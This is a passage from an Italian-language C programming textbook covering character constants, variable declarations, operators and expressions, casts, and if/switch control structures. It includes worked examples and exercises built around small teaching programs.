    printf ("Ciao mondo!\n");
...
```

Senza di questo, il cursore resterebbe a destra del messaggio alla fine dell'esecuzione di quel programma, ponendo lì l'invito.

740.5 Valore numerico delle costanti carattere

Il linguaggio C distingue tra i caratteri di un insieme fondamentale e ridotto, da quelli dell'insieme di caratteri universale (ISO 10646). Il gruppo di caratteri ridotto deve essere rappresentabile in una variabile '**char**' (descritta nelle sezioni successive) e può essere gestito direttamente in forma numerica, se si conosce il codice corrispondente a ogni simbolo (di solito si tratta della codifica ASCII).

Se si può essere certi che nella codifica le lettere dell'alfabeto latino siano disposte esattamente in sequenza (come avviene proprio nella codifica ASCII), si potrebbe scrivere '**'A'+1**' e ottenere l'equivalente di '**'B'**'. Tuttavia, lo standard prescrive che sia garantito il funzionamento solo per le cifre numeriche. Pertanto, per esempio, '**'0'+3**' (zero espresso come carattere, sommato a un tre numerico) deve essere equivalente a '**'3'**' (ovvero un «tre» espresso come carattere).

```
#include <stdio.h>

int main (void)
{
    char c;
    for (c = '0'; c <= 'Z'; c++)
      {
        printf ("%c", c);
      }
    printf ("\n");
    getchar ();
    return 0;
}
```

Il programma di esempio che si vede nel listato appena mostrato, se prodotto per un ambiente in cui si utilizza la codifica ASCII, genera il risultato seguente:

```
0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

740.5.1 Esercizio

Indicare che valore si ottiene dalle espressioni elencate nella tabella successiva. Il primo caso appare risolto, come esempio:

Espressione	Costante carattere equivalente
`'3'+1`	`'4'`
`'3'-2`	
`'5'+4`	

740.6 Campo di azione delle variabili

Il campo di azione delle variabili in C viene determinato dalla posizione in cui queste vengono dichiarate e dall'uso di qualificatori particolari. Nella fase iniziale dello studio del linguaggio basta considerare, approssimativamente, che quanto dichiarato all'interno di una funzione ha valore locale per la funzione stessa, mentre quanto dichiarato al di fuori, ha valore globale per tutto il file. Pertanto, in questo capitolo si usano genericamente le definizioni di «variabile locale» e «variabile globale», senza affrontare altre questioni. Nel capitolo 574 viene trattato questo argomento con maggiore dettaglio.

740.7 Dichiarazione delle variabili

La dichiarazione di una variabile avviene specificando il tipo e il nome della variabile, come nell'esempio seguente dove viene creata la variabile ***numero*** di tipo intero:

```
int numero;
```

La variabile può anche essere inizializzata contestualmente, assegnandole un valore, come nell'esempio seguente in cui viene dichiarata la stessa variabile ***numero*** con il valore iniziale di 1000:

```
int numero = 1000;
```

Una costante è qualcosa che non varia e generalmente si rappresenta attraverso una notazione che ne definisce il valore, ovvero attraverso una costante letterale. Tuttavia, a volte può essere più comodo definire una costante in modo simbolico, come se fosse una variabile, per facilitarne l'utilizzo e la sua identificazione all'interno del programma. Si ottiene questo con il modificatore '**`const`**'. Ovviamente, è obbligatorio inizializzala contestualmente alla sua dichiarazione. L'esempio seguente dichiara la costante simbolica ***pi*** con il valore del P-greco:

```
const float pi = 3.14159265;
```

Le costanti simboliche di questo tipo, sono delle variabili per le quali il compilatore non concede che avvengano delle modifiche; pertanto, il programma eseguibile che si ottiene potrebbe essere organizzato in modo tale da caricare questi dati in segmenti di memoria a cui viene lasciato poi il solo permesso di lettura.

Tradizionalmente, l'uso di costanti simboliche di questo tipo è stato limitato, preferendo delle ***macro-variabili*** definite e gestite attraverso il precompilatore (come viene descritto più avanti, nel capitolo 573). Tuttavia, un compilatore ottimizzato è in grado di gestire al meglio le costanti definite nel modo illustrato dall'esempio, utilizzando anche dei valori costanti letterali nella trasformazione in linguaggio assemblatore, rendendo così indifferente, dal punto di vista del risultato, l'alternativa delle macro-variabili. Pertanto, la stessa guida *GNU coding standards* chiede di definire le costanti come variabili-costanti, attraverso il modificatore '**`const`**'.

740.7.1 Esercizio

Indicare le istruzioni di dichiarazione delle variabili descritte nella tabella successiva. I primi due casi appaiono risolti, come esempio:

Descrizione	Dichiarazione corrispondente
Variabile «a» in qualità di carattere senza segno.	`unsigned char x;`
Variabile «b» in qualità di carattere senza segno, inizializzata al valore 21.	`unsigned char x = 21;`
Variabile «d» in qualità di intero normale (con segno).	
Variabile «e» in qualità di intero più grande del solito, senza segno, inizializzata al valore 2111.	
Variabile «f» inizializzata al valore 21,11.	

Descrizione	Dichiarazione corrispondente
Costante simbolica «g» inizializzata al valore 21,11.	

740.8 Il tipo indefinito: «void»

Lo standard del linguaggio C definisce un tipo particolare di valore, individuato dalla parola chiave '`void`'. Si tratta di un valore indefinito che a seconda del contesto può rappresentare il nulla o qualcosa da ignorare esplicitamente. A ogni modo, volendo ipotizzare una variabile di tipo '`void`', questa occuperebbe zero byte.

[1] Sono esistiti anche elaboratori in grado di indirizzare il singolo bit in memoria, come il Burroughs B1900, ma rimane il fatto che il linguaggio C si interessi di raggiungere un byte intero alla volta.

[2] Il qualificatore '`signed`' si può usare solo con il tipo '`char`', dal momento che il tipo '`char`' puro e semplice può essere con o senza segno, in base alla realizzazione particolare del linguaggio che dipende dall'architettura dell'elaboratore e dalle convenzioni del sistema operativo.

[3] La distinzione tra valori con segno o senza segno, riguarda solo i numeri interi, perché quelli in virgola mobile sono sempre espressi con segno.

[4] Come si può osservare, la dimensione è restituita dall'operatore '`sizeof`', il quale, nell'esempio, risulta essere preceduto dalla notazione '`(int)`'. Si tratta di un cast, perché il valore restituito dall'operatore è di tipo speciale, precisamente si tratta del tipo '`size_t`'. Il cast è solo precauzionale perché generalmente tutto funziona in modo regolare senza questa indicazione.

[5] Per la precisione, il linguaggio C stabilisce che il «byte» corrisponda all'unità di memorizzazione minima che, però, sia anche in grado di rappresentare tutti i caratteri di un insieme minimo. Pertanto, ciò che restituisce l'operatore '`sizeof()`' è, in realtà, una quantità di byte, solo che non è detto si tratti di byte da 8 bit.

Capitolo 741
Operatori ed espressioni del linguaggio C

L'operatore è qualcosa che esegue un qualche tipo di funzione, su uno o più operandi, restituendo un valore.[1] Il valore restituito è di tipo diverso a seconda degli operandi utilizzati. Per esempio, la somma di due interi genera un risultato intero. Gli operandi descritti di seguito sono quelli più comuni e importanti.

Le espressioni sono formate spesso dalla valutazione di sottoespressioni (espressioni più piccole). Va osservato che ci sono circostanze in cui il contesto non impone che ci sia un solo ordine possibile nella valutazione delle sottoespressioni, ma il programmatore deve tenere conto di questa possibilità, per evitare che il risultato dipenda dalle scelte non prevedibili del compilatore.

Tabella 741.1. Ordine di precedenza tra gli operatori previsti nel linguaggio C. Gli operatori sono raggruppati a livelli di priorità equivalente, partendo dall'alto con la priorità maggiore, scendendo progressivamente alla priorità minore. Le variabili ***a***, ***b*** e ***c*** rappresentano la collocazione delle sottoespressioni da considerare ed esprimono l'ordine di associatività: prima ***a***, poi ***b***, poi ***c***.

Operatori	Annotazioni
(*a*) [*a*] *a*->*b* *a*.*b*	Le parentesi tonde usate per raggruppare una porzione di espressione hanno la precedenza su ogni altro operatore. Le parentesi quadre riguardano gli array; gli operatori '->' e '.', riguardano le strutture e le unioni.
!*a* ~*a* ++*a* --*a* +*a* -*a* **a* &*a* (*tipo*) sizeof *a*	Gli operatori '+' e '-' di questo livello sono da intendersi come «unari», ovvero si riferiscono al segno di quanto appare alla loro destra. Gli operatori '*' e '&' di questo livello riguardano la gestione dei puntatori; le parentesi tonde si riferiscono al cast.
*a***b* *a*/*b* *a*%*b*	Moltiplicazione, divisione e resto della divisione intera.
a+*b* *a*-*b*	Somma e sottrazione.
a<<*b* *a*>>*b*	Scorrimento binario.
a<*b* *a*<=*b* *a*>*b* *a*=>*b*	Confronto.
a==*b* *a*!=*b*	Confronto.
a&*b*	AND bit per bit.
a^*b*	XOR bit per bit.
a|*b*	OR bit per bit.
a&&*b*	AND nelle espressioni logiche.
a||*b*	OR nelle espressioni logiche.

Operatori	Annotazioni
c?*b*:*a*	Operatore condizionale
b=*a* *b*+=*a* *b*-=*a* *b**=*a* *b*/=*a* *b*%=*a* *b*&=*a* *b*^=*a* *b*|=*a* *b*<<=*a* *b*>>=*a*	Operatori di assegnamento.
a, *b*	Sequenza di espressioni (espressione multipla).

741.1 Tipo del risultato di un'espressione

Un'espressione è un qualche cosa composto da operandi e da operatori, che nel complesso si traduce in un qualche risultato. Per esempio, '**`5+6`**' è un'espressione aritmetica che si traduce nel numero 11. Così come le variabili, le costanti simboliche e le costanti letterali, hanno un tipo, con il quale si definisce in che modo vengono rappresentate in memoria, anche il risultato delle espressioni ha un tipo, in quanto tale risultato deve poi essere rappresentabile in memoria in qualche modo.

La regola che definisce di che tipo è il risultato di un'espressione è piuttosto articolata, ma in generale è sufficiente rendersi conto che si tratta della scelta più logica in base al contesto. Per esempio, l'espressione già vista, '**`5+6`**', essendo la somma di due interi con segno, dovrebbe dare come risultato un intero con segno. Nello stesso modo, un'espressione del tipo '**`5.1-6.3`**', essendo costituita da operandi in virgola mobile (precisamente '**`double`**'), dà il risultato −1,2, rappresentato sempre in virgola mobile (sempre '**`double`**'). Va osservato che la regola di principio vale anche per le divisioni, per cui '**`11/2`**' dà 5, di tipo intero ('**`int`**'), perché per avere un risultato in virgola mobile occorrerebbe invece scrivere '**`11.0/2.0`**'.

Si osservi che se in un'espressione si mescolano operandi interi assieme a operandi in virgola mobile, il risultato dell'espressione dovrebbe essere di tipo a virgola mobile. Per esempio, '**`5+6.3`**' dà il valore 11,3, in virgola mobile ('**`double`**'). Inoltre, se gli operandi hanno tra loro un rango differente, dovrebbe prevalere il rango maggiore.

741.1.1 Esercizio

Indicare il tipo che si dovrebbe ottenere dalla valutazione delle espressioni proposte. Il primo caso appare risolto, come esempio:

Espressione	Tipo che dovrebbe avere il risultato dell'espressione
`4+3.5`	`double`
`4+4`	
`4/3`	
`4.0/3`	

Espressione	Tipo che dovrebbe avere il risultato dell'espressione
`4L*3`	

741.2 Operatori aritmetici

Gli operatori che intervengono su valori numerici sono elencati nella tabella successiva. Per dare un significato alle descrizioni della tabella, occorre tenere presenta una caratteristica importante del linguaggio, per la quale, la maggior parte delle espressioni restituisce un valore. Per esempio, '**`b = a = 1`**' fa sì che la variabile ***a*** ottenga il valore 1 e che, successivamente, la variabile ***b*** ottenga il valore di ***a***. In questo senso, al problema dell'ordine di precedenza dei vari operatori si aggiunge anche l'ordine in cui le espressioni restituiscono un valore. Per esempio, '**`d = e++`**' comporta l'incremento di una unità del contenuto della variabile ***e***, ma ciò solo **dopo** averne restituito il valore che viene assegnato alla variabile ***d***. Pertanto, se inizialmente la variabile ***e*** contiene il valore 1, dopo l'elaborazione dell'espressione completa, la variabile ***d*** contiene il valore 1, mentre la variabile ***e*** contiene il valore 2.

Tabella 741.3. Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

Operatore e operandi	Descrizione
`++`***op***	Incrementa di un'unità l'operando prima che venga restituito il suo valore.
op`++`	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
`--`***op***	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op`--`	Decrementa di un'unità l'operando dopo averne restituito il suo valore.
`+`***op***	Non ha alcun effetto.
`-`***op***	Inverte il segno dell'operando (prima di restituirne il valore).
op1 `+` ***op2***	Somma i due operandi.
op1 `-` ***op2***	Sottrae dal primo il secondo operando.
op1 `*` ***op2***	Moltiplica i due operandi.
op1 `/` ***op2***	Divide il primo operando per il secondo.
op1 `%` ***op2***	Calcola il resto della divisione tra il primo e il secondo operando, i quali devono essere costituiti da valori interi.
var `=` ***valore***	Assegna alla variabile il valore alla destra.
op1 `+=` ***op2***	***op1*** `= (`***op1*** `+` ***op2***`)`
op1 `-=` ***op2***	***op1*** `= (`***op1*** `-` ***op2***`)`
op1 `*=` ***op2***	***op1*** `= (`***op1*** `*` ***op2***`)`

Operatore e operandi	Descrizione
op1 `/=` ***op2***	***op1*** `=` `(`***op1*** `/` ***op2***`)`
op1 `%=` ***op2***	***op1*** `=` `(`***op1*** `%` ***op2***`)`

741.2.1 Esercizio

Osservando i pezzi di codice indicati, si scriva il valore contenuto nelle variabili a cui si assegna un valore, attraverso l'elaborazione di un'espressione. Il primo caso appare risolto, come esempio:

Codice	Valore contenuto nelle variabili dopo l'esecuzione del codice mostrato

`int a = 3;`
`int b;`
`b = a++;`
	a contiene 4;
	b contiene 3.

`int a = 3;`
`int b;`
`b = --a;`	

`int a = 3;`
`int b = 2;`
`b = a + b;`	

`int a = 7;`
`int b = 2;`
`b = a % b;`	

`int a = 7;`
`int b;`
`b = (a = a * 2);`	

`int a = 3;`
`int b = 2;`
`b += a;`	

`int a = 7;`
`int b = 2;`
`b %= a;`	

`int a = 7;`
`int b;`
`b = (a *= 2);`	

741.2.2 Esercizio

Scrivere diversi programmi per verificare l'esercizio precedente. Viene proposto il primo, da usare come modello per gli altri:

```
#include <stdio.h>
int main (void)
{
    int a = 3;
    int b;
    b = a++;
    printf ("a contiene %d;\n", a);
    printf ("b contiene %d.\n", b);
    getchar ();
    return 0;
}
```

741.3 Operatori di confronto

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi posti a confronto è un numero intero ('**`int`**') e precisamente si ottiene uno se il confronto è valido e zero in caso contrario. Gli operatori di confronto sono elencati nella tabella successiva.

Il linguaggio C non ha una rappresentazione specifica per i valori booleani *Vero* e *Falso*,[2] ma si limita a interpretare un valore pari a zero come *Falso* e un valore diverso da zero come *Vero*. Va osservato, quindi, che il numero usato come valore booleano, può essere espresso anche in virgola mobile, benché sia preferibile di gran lunga un intero normale.

Tabella 741.6. Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 `==` ***op2***	1 (*Vero*) se gli operandi si equivalgono.
op1 `!=` ***op2***	1 (*Vero*) se gli operandi sono differenti.
op1 `<` ***op2***	1 (*Vero*) se il primo operando è minore del secondo.
op1 `>` ***op2***	1 (*Vero*) se il primo operando è maggiore del secondo.
op1 `<=` ***op2***	1 (*Vero*) se il primo operando è minore o uguale al secondo.
op1 `>=` ***op2***	1 (*Vero*) se il primo operando è maggiore o uguale al secondo.

741.3.1 Esercizio

Osservando i pezzi di codice indicati, si scriva il valore contenuto nella variabile ***c***. Il primo caso appare risolto, come esempio:

Codice	Valore contenuto nella variabile ***c*** l'esecuzione del codice mostrato

`int a = 5;`
`signed char b = -4;`
`int c = a > b;`
	c contiene 1.

`int a = 4 + 1;`
`signed char b = 5;`
`int c = a == b;`	

`int a = 4 + 1;`
`signed char b = 5;`
`int c = a != b;`	

`unsigned int a = 4 + 3;`
`signed char b = -5;`
`int c = a >= b;`	

`unsigned int a = 4 + 3;`
`signed char b = -5;`
`int c = a <= b;`	

741.3.2 Esercizio

Scrivere diversi programmi per verificare l'esercizio precedente. Viene proposto il primo, da usare come modello per gli altri:

```
#include <stdio.h>
int main (void)
{
    int a = 5;
    signed char b = -4;
    int c = a > b;
    printf ("(%d > %d) produce %d\n", a, b, c);
    getchar ();
    return 0;
}
```

741.4 Operatori logici

Quando si vogliono combinare assieme diverse espressioni logiche, comprendendo in queste anche delle variabili che contengono un valore booleano, si utilizzano gli operatori logici (noti normalmente come: AND, OR, NOT, ecc.). Il risultato di un'espressione logica complessa è quello dell'ultima espressione elementare valutata effettivamente, in quanto le sottoespressioni che non possono cambiare l'esito della condizione complessiva non vengono valutate. Gli operatori logici sono elencati nella tabella successiva.

Tabella 741.9. Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
`!` ***op***	Inverte il risultato logico dell'operando.
op1 `&&` ***op2***	Se il risultato del primo operando è *Falso* non valuta il secondo.
op1 `||` ***op2***	Se il risultato del primo operando è *Vero* non valuta il secondo.

Un tipo particolare di operatore logico è l'operatore condizionale, il quale permette di eseguire espressioni diverse in relazione al risultato di una condizione. La sua sintassi si esprime nel modo seguente:

condizione `?` ***espressione1*** `:` ***espressione2***

In pratica, se l'espressione che rappresenta la condizione si avvera, viene eseguita la prima espressione che segue il punto interrogativo, altrimenti viene eseguita quella che segue i due punti.

741.4.1 Esercizio

Osservando i pezzi di codice indicati, si scriva il valore contenuto nella variabile ***c***. Il primo caso appare risolto, come esempio:

Codice	Valore contenuto nella variabile ***c*** dopo l'esecuzione del codice mostrato

`int a = 5;`
`signed char b = -4;`
`int c = ! (a > b);`
	c contiene 0.

`int a = 4;`
`signed char b = (3 < 5);`
`int c = a && b;`	

`int a = 4;`
`signed char b = (3 < 5);`
`int c = a || b;`	

`unsigned int a = 4 + 3;`
`signed char b = -5;`
`int c = (b > 0) || (a > b);`	

741.5 Operatori binari

Il linguaggio C consente di eseguire alcune operazioni binarie, sui **valori interi**, come spesso è possibile fare con un linguaggio assemblatore, anche se non è possibile interrogare degli indicatori (*flag*) che informino sull'esito delle azioni eseguite. Sono disponibili le operazioni elencate nella tabella successiva.

Tabella 741.11. Elenco degli operatori binari. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 `&` ***op2***	AND bit per bit.
op1 `|` ***op2***	OR bit per bit.
op1 `^` ***op2***	XOR bit per bit (OR esclusivo).
op1 `<<` ***op2***	Scorrimento a sinistra di ***op2*** bit. A destra vengono aggiunti bit a zero
op1 `>>` ***op2***	Scorrimento a destra di ***op2*** bit. Il valore dei bit aggiunti a sinistra potrebbe tenere conto del segno.
`~`***op1***	Complemento a uno.
op1 `&=` ***op2***	***op1*** `= (`***op1*** `&` ***op2***`)`
op1 `|=` ***op2***	***op1*** `= (`***op1*** `|` ***op2***`)`
op1 `^=` ***op2***	***op1*** `= (`***op1*** `^` ***op2***`)`
op1 `<<=` ***op2***	***op1*** `= (`***op1*** `<<` ***op2***`)`
op1 `>>=` ***op2***	***op1*** `= (`***op1*** `>>` ***op2***`)`
op1 `~=` ***op2***	***op1*** `= ~`***op2***

A seconda del compilatore e della piattaforma, lo scorrimento a destra potrebbe essere di tipo aritmetico, ovvero potrebbe tenere conto del segno. Pertanto, non potendo fare sempre affidamento su questa ipotesi, è prudente far sì che i valori di cui si fa lo scorrimento a destra siano sempre senza segno, o comunque positivi.

Per aiutare a comprendere il meccanismo vengono mostrati alcuni esempi. In particolare si utilizzano due operandi di tipo '`char`' (a 8 bit) senza segno: ***a*** contenente il valore 42, pari a 00101010_2; ***b*** contenente il valore 51, pari a 00110011_2.

`c = a & b`

00101010_2 (42_{10}) AND

00110011_2 (51_{10}) =

00100010_2 (34_{10})

`c = a | b`

00101010_2 (42_{10}) OR

00110011_2 (51_{10}) =

00111011_2 (59_{10})

`c = a ^ b`

00101010_2 (42_{10}) XOR

00110011_2 (51_{10}) =

00011001_2 (25_{10})

Lo scorrimento, invece, viene mostrato sempre solo per una singola unità: ***a*** contenente sempre il valore 42; ***b*** contenente il valore 1.

`c = a << b`	`c = a >> b`	`c = ~a`
00101010_2 (42_{10}) <<	00101010_2 (42_{10}) >>	00101010_2 (42_{10})
00000001_2 (1_{10}) =	00000001_2 (1_{10}) =	11010101_2 (213_{10})
01010100_2 (84_{10})	00010101_2 (21_{10})	

741.5.1 Esercizio

Osservando i pezzi di codice indicati, si scriva il valore contenuto nella variabile ***c***. L'architettura a cui ci si riferisce prevede l'uso del complemento a due per la rappresentazione dei numeri negativi e lo scorrimento a destra è di tipo aritmetico (in quanto preserva il segno). I primi casi appaiono risolti, come esempio:

Codice	Valore contenuto nella variabile ***c*** dopo l'esecuzione del codice mostrato
`int a = -20;` `int c = a >> 1;`	***c*** contiene −10.

`int a = 5;`
`int b = 12;`
`int c = a & b;`	

`int a = 5;`
`int b = 12;`
`int c = a | b;`	

`int a = 5;`
`int b = 12;`
`int c = a ^ b;`	

`int a = 5;` `int c = a << 1;`	
`int a = 21;` `int c = a >> 1;`	

741.5.2 Esercizio

Scrivere diversi programmi per verificare l'esercizio precedente. Viene proposto un esempio, riferito a un caso che non appare nell'esercizio precedente, con cui si ottiene il complemento a uno:

```
#include <stdio.h>
int main (void)
{
    int a = 21;
    int c = ~a;
    printf ("c contiene %d\n", c);
    getchar ();
    return 0;
}
```

741.6 Conversione di tipo

Quando si assegna un valore a una variabile, nella maggior parte dei casi, il contesto stabilisce il tipo di questo valore in modo corretto. Di fatto, è il tipo della variabile ricevente che stabilisce la conversione necessaria. Tuttavia, il problema si pone anche durante la valutazione di un'espressione.

Per esempio, '**`5/4`**' viene considerata la divisione di due interi e, di conseguenza, l'espressione restituisce un valore intero, cioè 1. Diverso sarebbe se si scrivesse '**`5.0/4.0`**', perché in questo caso si tratterebbe della divisione tra due numeri a virgola mobile (per la precisione, di tipo '**`double`**') e il risultato è un numero a virgola mobile.

Quando si pone il problema di risolvere l'ambiguità si utilizza esplicitamente la conversione del tipo, attraverso un ***cast***:

```
(tipo) espressione
```

In pratica, si deve indicare tra parentesi tonde il nome del tipo di dati in cui deve essere convertita l'espressione che segue. Il problema sta nella precedenza che ha il cast nell'insieme degli altri operatori e in generale conviene utilizzare altre parentesi per chiarire la relazione che ci deve essere.

```
int x = 10;
double y;
...
y = (double) x/9;
```

In questo caso, la variabile intera ***x*** viene convertita nel tipo '**`double`**' (a virgola mobile) prima di eseguire la divisione. Dal momento che il cast ha precedenza sull'operazione di divisione, non si pongono problemi, inoltre, la divisione avviene trasformando implicitamente il 9 intero in un 9,0 di tipo '**`double`**'. In pratica, l'operazione avviene utilizzando valori '**`double`**' e restituendo un risultato '**`double`**'.

741.6.1 Esercizio

Indicare il tipo che si dovrebbe ottenere dalla valutazione delle espressioni proposte e il risultato effettivo. Il primo caso appare risolto, come esempio:

Espressione	Tipo che dovrebbe avere il risultato dell'espressione
`4+((double) 3)`	`(double) 7`
`(int) (4.4+4.9)`	
`(double) 4/3`	
`((double) 4)/3`	
`4 * ((long int) 3)`	

741.7 Espressioni multiple

Un'istruzione, cioè qualcosa che termina con un punto e virgola, può contenere diverse espressioni separate da una virgola. Tenendo presente che in C l'assegnamento di una variabile è anche un'espressione, la quale restituisce il valore assegnato, si veda l'esempio seguente:

```
int x;
int y;
…
y = 10, x = 20, y = x*2;
```

L'esempio mostra un'istruzione contenente tre espressioni: la prima assegna a ***y*** il valore 10, la seconda assegna a ***x*** il valore 20 e la terza sovrascrive ***y*** assegnandole il risultato del prodotto $x \cdot 2$. In pratica, alla fine la variabile ***y*** contiene il valore 40 e ***x*** contiene 20.

Un'espressione multipla, come quella dell'esempio, restituisce il valore dell'ultima a essere eseguita. Tornando all'esempio, visto, gli si può apportare una piccola modifica per comprendere il concetto:

```
int x;
int y;
int z;
…
z = (y = 10, x = 20, y = x*2);
```

La variabile ***z*** si trova a ricevere il valore dell'espressione '**`y = x*2`**', perché è quella che viene eseguita per ultima nel gruppo raccolto tra parentesi.

A proposito di «espressioni multiple» vale la pena di ricordare ciò che accade con gli assegnamenti multipli, con l'esempio seguente:

```
y = x = 10;
```

Qui si vede l'assegnamento alla variabile ***y*** dello stesso valore che viene assegnato alla variabile ***x***. In pratica, sia ***x*** che ***y*** contengono alla fine il numero 10, perché le precedenze sono tali che è come se fosse scritto: '**`y = (x = 10)`**'.

741.7.1 Esercizio

Osservando i pezzi di codice indicati, si scriva il valore contenuto nella variabile ***c***. Il primo caso appare risolto, come esempio:

Codice	Valore contenuto nella variabile ***c*** dopo l'esecuzione del codice mostrato

`int a = -20;`
`int b = 10;`
`int c = (a *= 2, b += 10, c = a + b);`
	c contiene −20.

`int a = -20;`
`int b = 10;`
`int c = (b = 2, b = a, c = a + b);`	

`int a = -20;`
`int b = 10;`
`int c = (b = 2, b = a++, c = a + b);`	

`int a = -20;`
`int b = 10;`
`int c = (b = 2, b = ++a, c = a + b);`	

741.7.2 Esercizio

Scrivere diversi programmi per verificare l'esercizio precedente. Viene proposto un esempio, riferito al caso iniziale risolto:

```
#include <stdio.h>
int main (void)
{
    int a = -20;
    int b = 10;
    int c = (a *= 2, b += 10, c = a + b);
    printf ("c contiene %d\n", c);
    getchar ();
    return 0;
}
```

[1] Gli operandi di '**`? :`**' sono tre.

[2] Lo standard prevede il tipo di dati '**`_Bool`**' che va inteso come un valore numerico compreso tra zero e uno. Ciò significa che il tipo '**`_Bool`**' si presta particolarmente a rappresentare valori logici (binari), ma ciò sempre secondo la logica per la quale lo zero corrisponde a *Falso*, mentre qualunque altro valore corrisponde a *Vero*.

Capitolo 742 Strutture di controllo di flusso del linguaggio C

Il linguaggio C gestisce praticamente tutte le strutture di controllo di flusso degli altri linguaggi di programmazione, compreso *go-to* che comunque è sempre meglio non utilizzare e qui, volutamente, non viene presentato.

Le strutture di controllo permettono di sottoporre l'esecuzione di una parte di codice alla verifica di una condizione, oppure permettono di eseguire dei cicli, sempre sotto il controllo di una condizione. La parte di codice che viene sottoposta a questo controllo, può essere una singola istruzione, oppure un gruppo di istruzioni (precisamente si chiamerebbe istruzione composta). Nel secondo caso, è necessario delimitare questo gruppo attraverso l'uso delle parentesi graffe.

Dal momento che è comunque consentito di realizzare un gruppo di istruzioni che in realtà ne contiene una sola, probabilmente è meglio utilizzare sempre le parentesi graffe, in modo da evitare equivoci nella lettura del codice. Dato che le parentesi graffe sono usate nel codice C, se queste appaiono nei modelli sintattici indicati, significa che fanno parte delle istruzioni e non della sintassi.

Negli esempi, i rientri delle parentesi graffe seguono le indicazioni della guida *GNU coding standards*.

742.1 Struttura condizionale: «if»

La struttura condizionale è il sistema di controllo fondamentale dell'andamento del flusso delle istruzioni.

```
if (condizione) istruzione
```

```
if (condizione) istruzione else istruzione
```

Se la condizione si verifica, viene eseguita l'istruzione o il gruppo di istruzioni che segue; quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzata la sotto-struttura che si articola a partire dalla parola chiave '**else**', nel caso non si verifichi la condizione, viene eseguita l'istruzione che ne dipende. Sotto vengono mostrati alcuni esempi completi, dove è possibile variare il valore assegnato inizialmente alla variabile ***importo*** per verificare il comportamento delle istruzioni.

```
#include <stdio.h>
int main (void)
{
    int importo;
    importo = 10001;
    if (importo > 10000) printf ("L'offerta è vantaggiosa\n");
    getchar ();
    return 0;
}
```

```
#include <stdio.h>
int main (void)
{
    int importo;
    int memorizza;
    importo = 10001;
    if (importo > 10000)
      {
        memorizza = importo;
        printf ("L'offerta è vantaggiosa\n");
      }
    else
      {
        printf ("Lascia perdere\n");
      }
    getchar ();
    return 0;
}
```

L'esempio successivo, in particolare, mostra un modo grazioso per allineare le sottocondizioni, senza eccedere negli annidamenti:

```
#include <stdio.h>
int main (void)
{
    int importo;
    int memorizza;
    importo = 10001;
    if (importo > 10000)
      {
        memorizza = importo;
        printf ("L'offerta è vantaggiosa\n");
      }
    else if (importo > 5000)
      {
        memorizza = importo;
        printf ("L'offerta è accettabile\n");
      }
    else
      {
        printf ("Lascia perdere\n");
      }
    getchar ();
    return 0;
}
```

742.1.1 Esercizio

Partendo dalla struttura successiva, si scriva un programma che, in base al valore della variabile ***x***, mostri dei messaggi differenti: se ***x*** è inferiore a 1000 oppure è maggiore di 10000, si viene avvisati che il valore non è valido; se invece ***x*** è valido, se questo è maggiore di 5000, si viene avvisati che «il livello è alto», se invece fosse inferiore si viene avvisati che «il livello è basso»; infine, se il valore è pari a 5000, si viene avvisati che il livello è ottimale.

```
#include <stdio.h>
int main (void)
{
    int x;
    x = 5000;

    if ((x < 1000) || (x > 10000))
      {
        printf ("Il valore di x non è valido!\n");
      }
    else if …
      {
        …
        …
        …
      }
    getchar ();
    return 0;
}
```

742.1.2 Esercizio

Si osservi il programma successivo è si indichi cosa viene visualizzato alla sua esecuzione, spiegando il perché.

```
#include <stdio.h>
int main (void)
{
    int x;
    x = -1;

    if (x)
      {
        printf ("Sono felice :-)\n");
      }
    else
      {
        printf ("Sono triste :-(\n");
      }
    getchar ();
    return 0;
}
```

742.2 Struttura di selezione: «switch»

La struttura di selezione che si attua con l'istruzione '**`switch`**', è un po' troppo complessa per essere rappresentata facilmente attraverso uno schema sintattico. In generale, questa struttura permette di eseguire una o più istruzioni in base al risultato di un'espressione. L'esempio seguente mostra la visualizzazione del nome del mese, in base al valore di un intero.

```
#include <stdio.h>
int main (void)
{
    int mese;
    mese = 11;

    switch (mese)
      {
        case 1: printf ("gennaio\n"); break;
        case 2: printf ("febbraio\n"); break;
        case 3: printf ("marzo\n"); break;
        case 4: printf ("aprile\n"); break;
        case 5: printf ("maggio\n"); break;
        case 6: printf ("giugno\n"); break;
        case 7: printf ("luglio\n"); break;
        case 8: printf ("agosto\n"); break;
        case 9: printf ("settembre\n"); break;
        case 10: printf ("ottobre\n"); break;
        case 11: printf ("novembre\n"); break;
        case 12: printf ("dicembre\n"); break;
      }
    getchar ();
```

```
    return 0;
}
```

Come si vede, dopo l'istruzione con cui si emette il nome del mese attraverso lo standard output, viene richiesta l'interruzione esplicita dell'analisi della struttura, attraverso l'istruzione '**`break`**', allo scopo di togliere ambiguità al codice, garantendo che sia evitata la verifica degli altri casi.

Un gruppo di casi può essere raggruppato assieme, quando si vuole che ognuno di questi esegua lo stesso insieme di istruzioni.

```
#include <stdio.h>
int main (void)
{
    int anno;
    int mese;
    int giorni;
    anno = 2008;
    mese = 2;

    switch (mese)
      {
        case 1:
        case 3:
        case 5:
        case 7:
        case 8:
        case 10:
        case 12:
            giorni = 31;
            break;
        case 4:
        case 6:
        case 9:
        case 11:
            giorni = 30;
            break;
        case 2:
            if (((anno % 4 == 0) && !(anno % 100 == 0))
                || (anno % 400 == 0))
              {
                giorni = 29;
              }
            else
              {
                giorni = 28;
              }
            break;
      }
    printf ("Il mese %d dell'anno %d ha %d giorni.\n", mese, anno, giorni);
```

```
    getchar ();
    return 0;
```

È anche possibile dichiarare un caso predefinito che si verifichi quando nessuno degli altri si avvera.

```
#include <stdio.h>
int main (void)
{
    int mese;
    mese = 13;

    switch (mese)
      {
        case 1: printf ("gennaio\n"); break;
        case 2: printf ("febbraio\n"); break;
        case 3: printf ("marzo\n"); break;
        case 4: printf ("aprile\n"); break;
        case 5: printf ("maggio\n"); break;
        case 6: printf ("giugno\n"); break;
